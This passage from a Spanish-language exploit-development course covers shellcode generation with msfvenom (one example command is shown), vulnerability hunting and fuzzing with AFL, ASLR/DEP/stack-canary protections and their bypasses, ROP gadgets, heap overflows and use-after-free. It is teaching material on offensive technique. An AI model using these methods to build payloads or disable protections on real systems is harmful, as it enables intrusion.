Es habitual que una vez que encontramos una vulnerabilidad y nos disponemos a desarrollar el exploit, nos encontramos con la necesidad de utilizar lo que se conoce como una '**shellcode**'. La 'shellcode' no es más que código que deseamos ejecutar una vez que hemos ganado el control de la ejecución a través de la explotación de una vulnerabilidad.

No suele ser habitual crear el shellcode a mano, en su lugar se recurre a otras herramientas que nos generarán un shellcode determinado que suele utilizarse de forma habitual, como por ejemplo, ejecutar la calculadora de Windows si es una prueba de concepto de la vulnerabilidad, o ejecutar una consola de Windows interactiva para introducir comandos. En otras ocasiones el shellcode es tan sencillo como ejecutar un comando de la consola de Windows.

Una de estas herramientas que generan la shellcode de forma automática para usos habituales es [Venom](#), o el generador incluido junto a Metasploit Framework: [msfvenom](#). El problema de estas herramientas es que necesitamos instalarlas en el sistema para poder utilizarlas, por lo que si no queremos hacerlo siempre podemos utilizar la base de datos de shellcode [shell-storm](#), que es accesible a través de nuestro navegador, aunque las posibilidades de personalización de la shellcode son bastante más limitadas.

La parte positiva de utilizar herramientas como **msfvenom** es que podemos personalizar la shellcode como más nos guste. Por ejemplo, un problema que podemos encontrar durante el desarrollo de nuestro exploit es que el overflow no se produzca si se introducen ciertos caracteres, como caracteres nulos o saltos de línea, debido a la forma en la que el programa a explotar realiza la lectura de la entrada.

Si utilizamos msfvenom, podemos indicarle que genere una shellcode que no contenga estos caracteres, por lo que no tendremos mayores problemas para explotar la vulnerabilidad y ejecutar el código que deseemos. msfvenom es una herramienta de consola, por lo que todo lo que deseemos para nuestra shellcode debemos pasarlo como parámetro. A continuación un

ejemplo de los parámetros que podemos pasarle:

```
msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f c
```

- -p: indica el tipo de payload utilizado en nuestra shellcode. En este caso la ejecución de un comando de Windows
- CMD: es el comando de Windows a ejecutar. En este caso simplemente se ejecutará la calculadora de Windows.
- -b: se indican los caracteres/bytes que no debe contener la shellcode.
- -f: formato de salida de la shellcode. En este caso el valor 'c' indica que es formato 'texto' para agregar a nuestro código del exploit.

Utilizando msfvenom podemos incluso generar un shellcode que realice una conexión meterpreter inversa para obtener control de la máquina remotamente a través de Metasploit. El uso de esta herramienta es muy recomendable, aunque si bien es cierto que en la actualidad es más complicado lograr la ejecución de shellcode debido a las protecciones introducidas en los últimos años, y que veremos en mayor profundidad más adelante.

## 4.5 Detección de buffer overflows

Hasta el momento hemos visto por qué ocurren los buffer overflows y cómo podemos explotar uno de ellos para controlar la dirección de retorno, de forma que podemos hacer que el programa acabe ejecutando lo que nos interese. Sin embargo, una de las dudas que se puede presentar es: ¿cómo puedo detectar una vulnerabilidad de desbordamiento de buffer?

La respuesta a esta pregunta no es sencilla, ya que encontrar este tipo de vulnerabilidades es una labor compleja y que suele requerir de mucho tiempo, sobretodo si se hace a mano. Hay dos formas principales de llevar a cabo la búsqueda y detección de este tipo de vulnerabilidades:

- A mano, es decir, ponernos a entender el funcionamiento de un programa y buscar este tipo de vulnerabilidades en operaciones que podrían incluirlas.
- De forma automatizada a través de *fuzzers*.

Cada una de estas opciones tiene sus ventajas e inconvenientes. Veamos más en detalle cuáles son y cómo funciona cada una de ellas.

## 4.6 Búsqueda de vulnerabilidades a mano

Es una tarea que realmente consume mucho tiempo, ya que debemos de comprender el funcionamiento del programa y todas las funcionalidades de las que dispone. Tendremos que utilizar desensambladores y decompiladores para analizar el funcionamiento de programa (en caso de que no dispongamos del código fuente).

Para acelerar el proceso de búsqueda, podemos centrarnos en aquella funcionalidad que involucra funciones inseguras por naturaleza y que, si no se usan con cuidado pueden desembocar en un desbordamiento. Algunas de estas funciones son:

- **strcpy:** esta función se utiliza para copiar una cadena de texto. La copia de caracteres finaliza cuando se encuentra un carácter nulo, esto puede producir un desbordamiento si se copia una cadena introducida por el usuario y no se comprueba que el destino de la copia tenga suficiente espacio reservado para almacenar dicha cadena.
- **gets:** esta función se utiliza para leer una cadena de caracteres de la entrada estándar hasta que se introduce un carácter de nueva línea ('\n'). Es insegura por el mismo motivo que la anterior, si no se realizan las comprobaciones suficientes esta función puede acabar produciendo un desbordamiento.
- **strcat:** esta función se utiliza para concatenar dos cadenas. Utiliza el mismo criterio que strcpy para parar la concatenación, por lo que no para de concatenar caracteres hasta que encuentra un carácter nulo.
- **sprintf:** esta función se utiliza para producir una cadena con un cierto formato. Si la cadena resultante ocupa un espacio mayor al reservado se producirá un desbordamiento.

Estas son las funciones principales que se consideran inseguras y que, si se utilizan sin incorporar las suficientes comprobaciones de seguridad pueden acabar produciendo desbordamientos, lo que en última instancia provocará una vulnerabilidad de corrupción de memoria que un atacante podría utilizar para ejecutar código malicioso.

Aunque estas son las funciones consideradas como inseguras, cualquier otra función que reciba una entrada del usuario y que no realice las comprobaciones pertinentes de seguridad sobre la entrada del usuario, o las realice de forma incorrecta, puede acabar convirtiéndose en un problema de seguridad. Es por ello que la principal recomendación para realizar una búsqueda de vulnerabilidades manual es, además de mirar la utilización de las funciones inseguras, mirar también los bloques de código encargados de procesar las entradas del usuario.

Los bloques encargados de procesar las entradas por parte del usuario pueden contener fallos lógicos durante el procesamiento que, aunque no se haga uso de funciones inseguras y a priori el código este realizando las comprobaciones correctas, puedan desembocar en la ejecución de una parte del código que no debería ejecutarse. Y como resultado de esta ejecución inesperada puede producirse un buffer overflow que permita la explotación y ejecución de código.

La ventaja principal de la búsqueda manual es precisamente la capacidad de encontrar vulnerabilidades que pueden ser más difícil de encontrar de forma automatizada debido a que requieren que se produzcan una serie de condiciones para los parámetros de entrada y/o para los parámetros del sistema. En un sistema automatizado es más complicado que se lleguen a dar estas condiciones y se detecte el problema, sin embargo, si realizamos el análisis de código de forma manual, podremos comprender el funcionamiento y detectar casos especiales que los desarrolladores se han dejado sueltos y que provocan un problema de seguridad.

Como principal desventaja, y como ya hemos introducido anteriormente, tenemos el tiempo necesario para llevar a cabo la búsqueda manual. Al fin y al cabo, estamos analizando el funcionamiento de un programa para entender su lógica y detectar problemas, por lo que generalmente necesitaremos mucho tiempo para encontrar una vulnerabilidad.

## 4.7 Búsqueda de vulnerabilidades de forma automatizada: fuzzers

Frente a la búsqueda manual tenemos las opciones de búsqueda automatizada, que se suelen conocer con el nombre de *fuzzers*. Los fuzzers basan su funcionamiento en la generación aleatoria de entradas para pasárlas al programa que estemos estudiando. Estas entradas suelen contener valores poco habituales o inesperados para comprobar cómo se comporta el programa ante ellos.

La idea de funcionamiento de un fuzzer es sencilla: generar entradas diferentes y con valores inesperados para tratar de hacer que el programa objetivo provoque un 'crash'. Una vez que se produce el crash del programa, se genera un reporte del crash con información sobre los valores del registro, valores de memoria, etc, de forma que pueda ser evaluado posteriormente por una persona.

Durante la evaluación se busca comprender por qué ocurrió el crash y si puede estar relacionado con una vulnerabilidad explotable. En caso afirmativo, se puede desarrollar un exploit que toma ventaja del bug y demuestra su peligrosidad.

Como podemos ver, el objetivo de utilizar un fuzzer es eliminar la parte más tediosa de la búsqueda de una vulnerabilidad, que es precisamente ir comprendiendo cómo funciona el programa. En su lugar, el fuzzer no necesita saber cómo funciona, solamente necesita saber la cómo proporcionar la entrada al programa y que tipo de entrada necesita generar.

Podemos entender el uso de fuzzers como una forma más de fuerza bruta utilizada, en este caso, para detectar bugs. Aunque esto no es completamente cierto, ya que hay fuzzers realmente complejos que es necesario configurar para poder generar entradas de acuerdo a lo esperado por el programa.

Por ejemplo, si queremos realizar fuzzing a un navegador necesitamos proporcionarle entradas con un mínimo de sentido. No vale de nada proporcionar una web con caracteres aleatorios, en su lugar será necesario generar entradas que sigan las bases de los lenguajes web: HTML, JavaScript y CSS. Por ello, en estos casos es necesario hacer uso de fuzzers más complejos, que pueden configurarse proporcionando entradas válidas, que el fuzzer irá mutando para tratar de generar un crash válido.

El uso de fuzzers no elimina el problema de realizar la búsqueda a mano, pero introduce otros problemas, como por ejemplo el problema de desarrollar un fuzzer lo más completo posible, que pueda generar entradas realistas en base a la estructura que suelen seguir las entradas esperadas por el software a auditar. Esto hace que la dificultad residente en realizar una tarea de comprensión pase a ser una tarea de desarrollo. Actualmente existen diferentes fuzzers en el mercado, unos especializados en generar una serie de entradas (protocolos, código, etc.) y otros más generales que pueden ser configurados para producir entradas en función a otras entradas de ejemplo.

Muchos de ellos tienen detrás un trabajo enorme de desarrollo y de diseño de algoritmos que permitan generar las mejores entradas, ya que el éxito del fuzzer depende de la calidad de las entradas. Si las entradas no son suficientemente buenas, será más complicado que se detecten bugs valiosos.

Uno de los fuzzers más conocidos es [American fuzzy lop](#) (AFL), desarrollado por Michal Zalewski, que trabaja en Google.

```
american fuzzy lop 0.47b (readpng)

process timing
  run time : 0 days, 0 hrs, 4 min, 43 sec
  last new path : 0 days, 0 hrs, 0 min, 26 sec
  last uniq crash : none seen yet
  last uniq hang : 0 days, 0 hrs, 1 min, 51 sec
cycle progress
  now processing : 38 (19.49%)
  paths timed out : 0 (0.00%)
stage progress
  now trying : interest 32/8
  stage execs : 0/9990 (0.00%)
  total execs : 654k
  exec speed : 2306/sec
fuzzing strategy yields
  bit flips : 88/14.4k, 6/14.4k, 6/14.4k
  byte flips : 0/1804, 0/1786, 1/1750
  arithmetics : 31/126k, 3/45.6k, 1/17.8k
  known ints : 1/15.8k, 4/65.8k, 6/78.2k
  havoc : 34/254k, 0/0
  trim : 2876 B/931 (61.45% gain)
overall results
  cycles done : 0
  total paths : 195
  uniq crashes : 0
  uniq hangs : 1
map coverage
  map density : 1217 (7.43%)
  count coverage : 2.55 bits/tuple
findings in depth
  favored paths : 128 (65.64%)
  new edges on : 85 (43.59%)
  total crashes : 0 (0 unique)
  total hangs : 1 (1 unique)
path geometry
  levels : 3
  pending : 178
  pend fav : 114
  imported : 0
  variable : 0
  latent : 0
```

American fuzzy lop (AFL)

AFL es el fuzzer más conocido y probablemente de los más utilizados, principalmente debido a que es open-source y gratuito. Otras soluciones no solo son de pago, sino que además son privadas, ya que a día de hoy el valor de un 0-day (vulnerabilidad no conocida públicamente) puede llegar a ser muy alto según el software en el que se encuentre. Por lo que si tienes un buen fuzzer, normalmente se mantiene en privado para evitar que sean otros investigadores o empresas las que lo utilicen para ganar dinero con los bugs que encuentren.

Este fuzzer permite al usuario proporcionar entradas de ejemplo, que durante el proceso de fuzzing mutarán para dar lugar a nuevas entradas que pasar al programa objetivo. La generación de nuevas entradas implementada en AFL es un tanto compleja, y hace uso de algoritmos genéticos para tratar de generar las nuevas entradas.

AFL suele utilizarse principalmente en software que proporciona el código fuente, ya que al compilar introduce una instrumentación que le permite pasar las entradas al software auditado y tener acceso a la información de registros, memoria, etc, necesaria para generar el reporte final tras el crash. Aun así, también puede utilizarse para fuzzear software del que solo se dispone del binario. Aunque en estos casos es necesario utilizar QEMU para llevar a cabo el fuzzing y esto hace el proceso entre 2 y 5 veces más lento.

Utilizar fuzzers populares es una buena forma de comenzar, aunque en ocasiones puede ser más sencillo construir nuestro propio fuzzer si no necesitamos generar entradas demasiado complejas. Un simple script de Python conectando a un software implementan algún tipo de servidor sencillo puede ser suficiente para detectar vulnerabilidades.


## 4.8 Protecciones

Con el objetivo de evitar que los atacantes puedan explotar de una forma sencilla las vulnerabilidades de corrupción de memoria que hemos explicado anteriormente, por parte del sistema operativo y de los propios compiladores se han introducido en los últimos años una serie de medidas de seguridad que complican la explotación de estas vulnerabilidades.

No todas las protecciones son igual de efectivas, y es por ello que poco a poco se han ido desarrollando nuevas protecciones. Algunas de las medidas de protección no protegen de forma efectiva en ciertas situaciones, por lo que los atacantes han conseguido seguir explotando vulnerabilidades de corrupción de memoria aun estando estas protecciones presentes. Vamos a continuación a ver cuáles son estas protecciones, cómo funcionan y cómo pueden saltarse en función de la situación.

## 4.9 Address Space Layout Randomization (ASLR)

Como el propio nombre indica, el ASLR es una protección, implementada por parte del sistema operativo, que distribuye de forma aleatoria en cada ejecución las distintas secciones de memoria que intervienen en la ejecución de un binario.



Representación gráfica de la aleatorización de la memoria en cada ejecución

En la anterior imagen podemos ver de forma gráfica cómo afecta el ASLR al posicionamiento en memoria de las diferentes secciones. En este caso, tanto el código de binario, como el código de las librerías cargadas se almacena en diferentes posiciones de memoria en cada ejecución. Además, también se distribuyen en diferentes direcciones de memoria las secciones de memoria destinadas al almacenamiento de datos, como el heap y el stack.

En Windows esta protección se encuentra implementada y activada por defecto a partir de Windows 7, aunque puede desactivarse y será necesario desactivarla para la realización de las tareas de este módulo. Para desactivar el ASLR en Windows 7 debemos modificar la siguiente clave del registro:

**HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management**, colocando como valor 0.

El objetivo de esta protección consiste en evitar que los atacantes puedan explotar una vulnerabilidad haciendo uso de direcciones de memoria fijas a los que saltar para poder ejecutar su código. De esta forma, un exploit no puede simplemente ‘hardcodear’ una dirección de memoria en la que se encuentre el shellcode y ejecutarlo. Tampoco puede saltar a direcciones de memoria que contengan código del propio binario para ejecutar el payload final. En resumen, lo que trata de evitar esta medida de seguridad es que el atacante pueda saber la dirección con la que debe reemplazar la dirección de retorno en su exploit para ejecutar código, evitando así la explotación de estas vulnerabilidades.

**¿Es realmente efectiva esta protección?** La respuesta no es sencilla, ya que todo depende del contexto. Si el atacante puede aprovechar la misma vulnerabilidad u otra vulnerabilidad presente en el programa para obtener de alguna forma una dirección de memoria, automáticamente el exploit podría aprovechar esto para calcular la dirección de memoria que necesita para sobreescribir la dirección de retorno. Este tipo de estrategias suelen funcionar en programas interactivos (como servidores), ya que permiten interactuar, obtener la dirección de memoria y finalmente explotar el buffer overflow.

## 4.10 NX (Non eXecution bit) / DEP (Data Execution Prevention)

Anteriormente hemos hablado de las shellcode, es decir, de incluir entre los datos de entrada al programa código que deseemos que sea ejecutado tras la explotación de la vulnerabilidad, de forma que a través de la explotación consigamos que la dirección de retorno sea sobreescrita con la dirección en la que se encuentra nuestro shellcode o bien sea una instrucción del propio programa la que nos permita saltar a nuestro shellcode.

El objetivo de la protección DEP (en Windows) o NX (en Linux) consiste principalmente en tener en cuenta una serie de permisos para cada una de las zonas de memoria del programa. Especialmente, tener un bit que indique si una zona de memoria tiene o no permisos de ejecución. De este modo, las zonas de memoria destinadas al almacenamiento de datos (como el heap y el stack) tendrán este bit desactivado, por lo que no se permite la ejecución de código almacenado en estas secciones.

Cuando la CPU intenta ejecutar una instrucción comprueba si la instrucción se encuentra en una zona con permisos de ejecución, y si no tiene dichos permisos, la ejecución es abortada, evitando así que un atacante pueda explotar una vulnerabilidad y ejecutar su shellcode.

**¿Es realmente efectiva esta protección?** En este caso la respuesta vuelve a ser que depende. Esta técnica por si sola no es efectiva, ya que existen técnicas como '*Return Oriented Programming*' ([ROP](#)) que se basan en ir encadenando instrucciones de retorno existentes en el programa explotado para lograr ejecutar lo que desean, como por ejemplo llamadas a 'VirtualAlloc' para modificar los permisos de la zona de memoria que contiene su shellcode para finalmente saltar a ella u ejecutarla.

## 4.11 Stack Canary / Stack Cookies

La protección basada en *Stack Canaries* o *Stack Cookies* es la medida de protección más efectiva contra los exploits para vulnerabilidades de stack buffer overflow. Esta protección consiste en introducir justo antes de la dirección de retorno un valor calculado previamente y que antes de retornar debe comprobarse que no haya sido modificado. En caso de que éste haya sido modificado, se aborta la ejecución del programa evitando que un atacante pueda llegar a ejecutar código malicioso. Esta protección es implementada por el compilador, añadiendo el código necesario para generar el valor de la cookie, añadirlo al stack y comprobar dicho valor antes de retornar.

La principal debilidad que podemos encontrar en esta técnica es el modo en el que se calcula este valor, ya que si no es un valor suficientemente aleatorio el atacante podría calcularlo y colocar el valor esperado al sobreescribir la pila. También ocurre que, al igual que ocurre con la protección ASLR, si el atacante dispone de otras vulnerabilidades que le permitan obtener información arbitraria de la memoria, éste podría aprovechar estas vulnerabilidades para obtener el valor de la cookie y posteriormente explotar el stack buffer overflow sin problemas.

**¿Es realmente efectiva esta protección?** Aunque es una de las más duras, la respuesta vuelve a ser que depende. Como ya hemos comentado en el párrafo anterior, existen situaciones en las que un atacante puede obtener el valor de la cookie y explotar la vulnerabilidad.

El resumen que podemos sacar de las protecciones que se han ido implementando a lo largo de los últimos años es que si se utiliza solamente una aún existen posibilidades para que un atacante pueda desarrollar un exploit funcional. Algunas dificultan más la tarea que otras, sin embargo, si el atacante tiene suficientes recursos (vulnerabilidades), puede ir venciendo a cada una de ellas hasta conseguir la ejecución final de su código malicioso. Lo ideal es que compilemos nuestro software para utilizar todas las protecciones disponibles, lo que dificultará en gran medida la explotación de nuestro programa.

## 4.12 Eludiendo protecciones: Return Oriented Programming (ROP)

El objetivo de esta sección no es aprender a realizar un exploit utilizando la técnica ROP, sino entender cómo funciona dicha técnica, aunque una vez entendida no debería ser complicado

para el lector llegar a desarrollar un exploit basado en ROP.

ROP (Return Oriented Programming) es una técnica basada en la idea de encadenar instrucciones de retorno para ir realizando pequeñas operaciones y llamadas a funciones para acabar logrando un objetivo concreto, como puede ser ejecutar un shellcode o una función determinada tras la explotación de un buffer overflow.

Esta técnica funciona gracias al modo en el que funciona la pila. Como sabemos, la pila crece hacia direcciones de memoria decrecientes, y cada instrucción RET saca de pila un valor y lo guarda en el registro EIP, que indica la siguiente dirección a ejecutar. Esto implica que la siguiente instrucción a ejecutar tras una instrucción RET es la instrucción que se encuentre en la dirección de memoria sacada de la pila.

Teniendo en cuenta que a través de un stack buffer overflow tenemos control total sobre la pila para sobreescibir lo que deseemos, un atacante puede sobreescibir la dirección de retorno y los siguientes valores con otras direcciones de memoria, de forma que al encadenar múltiples instrucciones RET se irán sacando una a una de la pila controlando completamente el flujo de ejecución del programa.

Adicionalmente, si el exploit se desarrolla para arquitectura x86, sabemos que los parámetros de funciones se introducen en el stack, por lo que además de encadenar instrucciones RET, el atacante puede realizar llamadas a funciones introduciendo como dirección de retorno la dirección al comienzo de la función a llamar y a continuación los argumentos de dicha función. De esta forma el atacante puede ir ejecutando funciones y controlando completamente el flujo del programa sin necesidad de ejecutar en ningún momento su propio shellcode, por lo que las protecciones de prevención de ejecución de datos (DEP/NX) no valdrían para nada cuando se explota utilizando ROP.

La presencia de ASLR sí que afecta a la explotación a través de ROP, ya que el atacante necesita conocer las direcciones de memoria en la que se encuentran las funciones y otras instrucciones para ir encadenando la ejecución.

## 4.13 ROP gadgets

Durante la explotación a través de ROP, es necesario utilizar lo que se conoce como **ROP gadgets**. Los ROP gadgets son pequeñas secuencias de instrucciones que nos ayudan a mantener el control de flujo del programa explotado. Normalmente estas secuencias suelen acabar con instrucciones RET, aunque en ciertas ocasiones puede que sea necesario utilizar otras secuencias que acaban con instrucciones JMP o CALL, que nos permitan continuar ejecutando código del propio programa que nos interese, aunque cuando se utilizan instrucciones JMP para controlar el flujo de ejecución se conoce como **JOP** (Jump Oriented Programming).

Los ROP gadgets no solamente son necesario para mantener el control de la ejecución del programa a través de instrucciones RET, sino que son necesarios también para limpiar la pila en caso de que utilicemos ROP para llamar a funciones. En el caso de x86, podemos estructurar la

pila para retornar al comienzo de una función y que la función se ejecute con los parámetros especialmente colocados en el stack. Para continuar con el control de la ejecución tras el retorno de una función, será necesario limpiar los parámetros del stack.

#### 4.14 Ejemplo teórico: ROP y ROP gadgets

Supongamos que tenemos un programa vulnerable a stack buffer overflow, y que para la explotación de dicho programa deseamos llamar a dos funciones incluidas en el programa: **F1** y **F2**. Supongamos que el estado del stack justo antes de retornar y sin haber producido un overflow es el siguiente:

AAAA	Variable local (buffer)
EBP guardado	
Dirección de retorno	<- ESP
...	

Supongamos que explotamos el overflow y sobrescribimos el stack con los valores necesarios para llamar primero a F1 y después a F2. Además, debemos pasar los siguientes parámetros a cada una de las funciones:

- F1: 2 parámetros
- F2: 1 parámetro

El estado de la pila justo antes de ejecutar la instrucción RET es el siguiente:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAA	Variable local (buffer)
BBBB	EBP guardado sobreescrito
Dirección de F1	<- ESP (dirección de retorno)
Dirección gadget 1	(será la dirección de retorno de la función F1)
Parámetro 1 de F1	
Parámetro 2 de F1	
Dirección de F2	(será la dirección de retorno del gadget 1)
Dirección de gadget 2 / Cualquier valor	(será la dirección de retorno de F2)
Parámetro 1 de F2	

Expliquemos paso a paso porque es necesario sobrescribir con estos valores y en estas posiciones si lo que queremos es llamar a F1 con 2 parámetros y después a F2 con uno. Como podemos observar, debemos utilizar al menos un ROP gadget, ya que después de realizar la llamada a F1 debemos limpiar la pila sacando los dos parámetros de F1, por lo que necesitaremos un gadget que realice dos POP y finalmente un RET para continuar con la ejecución.

Después de ejecutar el RET de la función en la que se produce el overflow, el tope de la pila (ESP) para apuntar a la dirección del gadget 1, que es la dirección de retorno de F1, que ha comenzado a ejecutarse tras retornar a ella. Tras la ejecución de F1 y justo antes de que se ejecute su instrucción RET para retornar, el estado de la pila es el siguiente:

AAAAAAAAAAAAAAAAAAAAAAA AAA	Variable local (buffer)
BBBB	EBP guardado sobreescrito
Dirección de F1	(dirección de retorno)
Dirección gadget 1	<- ESP (será la dirección de retorno de la función F1)
Parámetro 1 de F1	
Parámetro 2 de F1	
Dirección de F2	(será la dirección de retorno del gadget 1)
Dirección de gadget 2 / Cualquier valor	(será la dirección de retorno de F2)
Parámetro 1 de F2	

ESP ahora apunta a la dirección del gadget 1, que tras la ejecución del RET será ejecutado. En este momento es cuando debemos darnos cuenta de porque es necesario este gadget que limpia el stack. Tras ejecutar el RET de F1 pero antes de comenzar a ejecutar el gadget, el estado de la pila es el siguiente:

AAAAAAAAAAAAAAAAAAAAAAA AAA	Variable local (buffer)
BBBB	EBP guardado sobreescrito
Dirección de F1	(dirección de retorno)
Dirección gadget 1	(será la dirección de retorno de la función F1)

Parámetro 1 de F1	<- ESP
Parámetro 2 de F1	
Dirección de F2	(será la dirección de retorno del gadget 1)
Dirección de gadget 2 / Cualquier valor	(será la dirección de retorno de F2)
Parámetro 1 de F2	

Como podemos ver, ESP apunta al primer parámetro de la función F1. Este es el motivo por el cual necesitamos limpiar la pila utilizando gadgets. Si no la limpiamos, nos será imposible continuar la ejecución, puesto que se intentará utilizar como dirección de retorno los valores almacenados como parámetros. Con nuestro gadget que hace dos POP y un RET, sacaremos de la pila los dos parámetros y retornaremos a la dirección de la siguiente función a encadenar, en este caso F2.

Tras la ejecución de la primera instrucción POP:

AAAAAAAAAAAAAAAAAAAAAAA AAA	Variable local (buffer)
BBBB	EBP guardado sobreescrito
Dirección de F1	(dirección de retorno)
Dirección gadget 1	(será la dirección de retorno de la función F1)
Parámetro 1 de F1	
Parámetro 2 de F1	<- ESP
Dirección de F2	(será la dirección de retorno del gadget 1)
Dirección de gadget 2 / Cualquier valor	(será la dirección de retorno de F2)
Parámetro 1 de F2	

Tras la ejecución de la segunda instrucción POP:

AAAAAAAAAAAAAAAAAAAAAAA AAA	Variable local (buffer)
BBBB	EBP guardado sobreescrito
Dirección de F1	(dirección de retorno)
Dirección gadget 1	(será la dirección de retorno de la función F1)

Parámetro 1 de F1	
Parámetro 2 de F1	
Dirección de F2	<- ESP (será la dirección de retorno del gadget 1)
Dirección de gadget 2 / Cualquier valor	(será la dirección de retorno de F2)
Parámetro 1 de F2	

Y a continuación se ejecutaría la instrucción RET que finaliza el gadget, haciendo que el flujo del programa continúe con la ejecución de la función F2. Tras la función de F2, ocurriría lo mismo que tras la ejecución de F1, y justo antes de retornar la pila lucirá del siguiente modo:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAA	Variable local (buffer)
BBBB	EBP guardado sobreescrito
Dirección de F1	(dirección de retorno)
Dirección gadget 1	(será la dirección de retorno de la función F1)
Parámetro 1 de F1	
Parámetro 2 de F1	
Dirección de F2	(será la dirección de retorno del gadget 1)
Dirección de gadget 2 / Cualquier valor	<- ESP (será la dirección de retorno de F2)
Parámetro 1 de F2	

Si deseasemos seguir ejecutando funciones deberíamos introducir como dirección de retorno de F2 la dirección de comienzo de un gadget que nos limpie la pila, en este caso solamente sería necesario un POP y finalmente un RET, ya que F2 solamente ha requerido un parámetro.

Como hemos podido ver en este pequeño ejemplo teórico, desarrollar un exploit haciendo uso de ROP no es complicado una vez que comprendes cómo funciona la pila. Normalmente la parte complicada radica en que esos gadgets que necesitamos existan en el binario a explotar, ya que si no existen la explotación puede llegar a ser imposible.

Una pregunta que puede surgirnos es: ¿es necesario que las instrucciones POP del gadget tengan operandos concretos? Como sabemos, las instrucciones POP incluyen un registro como operando, que será el encargado de almacenar el valor que se saca de la pila. La respuesta a la pregunta es que depende del contexto. Si nos encontramos explotando un programa y durante

nuestro exploit necesitamos que un registro concreto tenga un valor, debemos ser cuidadosos y no utilizar instrucciones POP que modifiquen el valor adecuado de dicho registro. En general, no nos importará el registro que tenga como operando la instrucción POP, ya que simplemente queremos limpiar la pila.

En el ejemplo hemos visto cómo funciona la técnica de explotación ROP en el caso de un programa x86 (32 bits), pero, esta técnica funciona exactamente igual en arquitecturas de 64 bits. Aunque en estos casos debemos tener en cuenta que **los parámetros no se pasan en la pila**, sino en registro concretos según la convención de llamada del sistema operativo utilizado. En estos casos se suele hacer uso de los gadgets para lograr almacenar los valores de los parámetros deseados en los registros deseados, gracias a la ejecución de instrucciones POP cuyos operandos son los registros necesarios. Este hecho complica e imposibilita la explotación en sistemas de 64 bits, ya que no siempre tendremos a nuestra disposición gadgets que modifiquen los registros necesarios.

Durante este módulo no vamos a desarrollar exploits utilizando ROP, pero es interesante tener una idea de cómo funcionan. Si se desea profundizar en el desarrollo de exploits utilizando ROP puede consultarse el siguiente enlace en el que se explica en detalle y con ejemplos prácticos: <http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html>

## 4.15 Otras vulnerabilidades

Aunque nos hemos centrado en las vulnerabilidades de **stack buffer overflow**, ya que son las vulnerabilidades clásicas, en realidad existen otros tipos de vulnerabilidades, algunas de ellas similares, mientras que otras pueden utilizarse para vencer algunas de las protecciones que hemos introducido anteriormente.

## 4.16 Heap Buffer Overflow

Un **heap buffer overflow** es exactamente lo mismo que un stack buffer overflow, pero en este caso el desbordamiento se produce en el heap en lugar de en la pila. Este tipo de vulnerabilidades de corrupción de memoria generalmente son más complicadas de explotar, ya que en el heap no es tan fácil encontrar datos importantes que nos permitan controlar el flujo de ejecución sobrescribiéndolos.

En el stack, como ya hemos visto, siempre podemos sobrescribir la dirección de retorno, lo que nos da control directo de la ejecución del programa. Sin embargo, el control de la ejecución en un desbordamiento en el heap es más complejo. Una de las posibilidades es tratar de sobrescribir información que haya en el heap relacionada con objetos cercanos. En el caso de explotar un programa desarrollado en C++, podríamos tener la oportunidad de encontrar objetos que contengan punteros de funciones, que nos darían control del programa al ejecutar el objeto dichas funciones.

Otras opciones para controlar la ejecución consisten en sobrescribir las '[virtual tables](#)', que son unas tablas de punteros de funciones utilizadas por los objetos de C++ para mantener una lista de funciones virtuales de la clase. En caso de no tener posibilidad de sobrescribir un puntero de función de forma directa, habría que buscar otros elementos que sean interesantes y puedan ser sobreescritos.

## 4.17 Use After Free

Las vulnerabilidades de **Use-after-Free** como el propio nombre indica, son vulnerabilidades que se producen cuando en un programa se utiliza un objeto o elemento que ha sido previamente liberado. La explotación de este tipo de vulnerabilidades se aprovecha de esto reservando ese bloque de memoria en el que se encontraba el objeto para que cuando se utilice de forma errónea el programa utilice un objeto falso controlado por el atacante.

El caso más típico es el de objetos de clase de C++ o el caso de estructuras de C, que se reservan dinámicamente durante la ejecución del programa (en el heap). En un momento de la ejecución esos objetos son liberados, por lo que el bloque de memoria reservado para almacenarlos pasa a estar libre para poder almacenar cualquier otro elemento que se necesite posteriormente.

El problema se produce cuando ese bloque de memoria libre vuelve a ser utilizado en el programa como si en él siguiese encontrándose el objeto liberado. Imaginemos una variable que almacena el puntero al objeto y tras su liberación no se pone a 'NULL', pero que debido a un fallo de programación es utilizada de alguna forma tras la liberación de la memoria. En este caso ese bloque de memoria puede seguir estando libre y provocar un crash, o puede haber sido ocupado por otra información.

Un atacante que sepa que se encuentra este fallo en el software, puede forzar la reserva de ese bloque de memoria para almacenar datos que controle, para que al provocar el fallo el programa utilice el objeto como si este realmente si se encontrase en memoria, y así controlar la ejecución del programa.

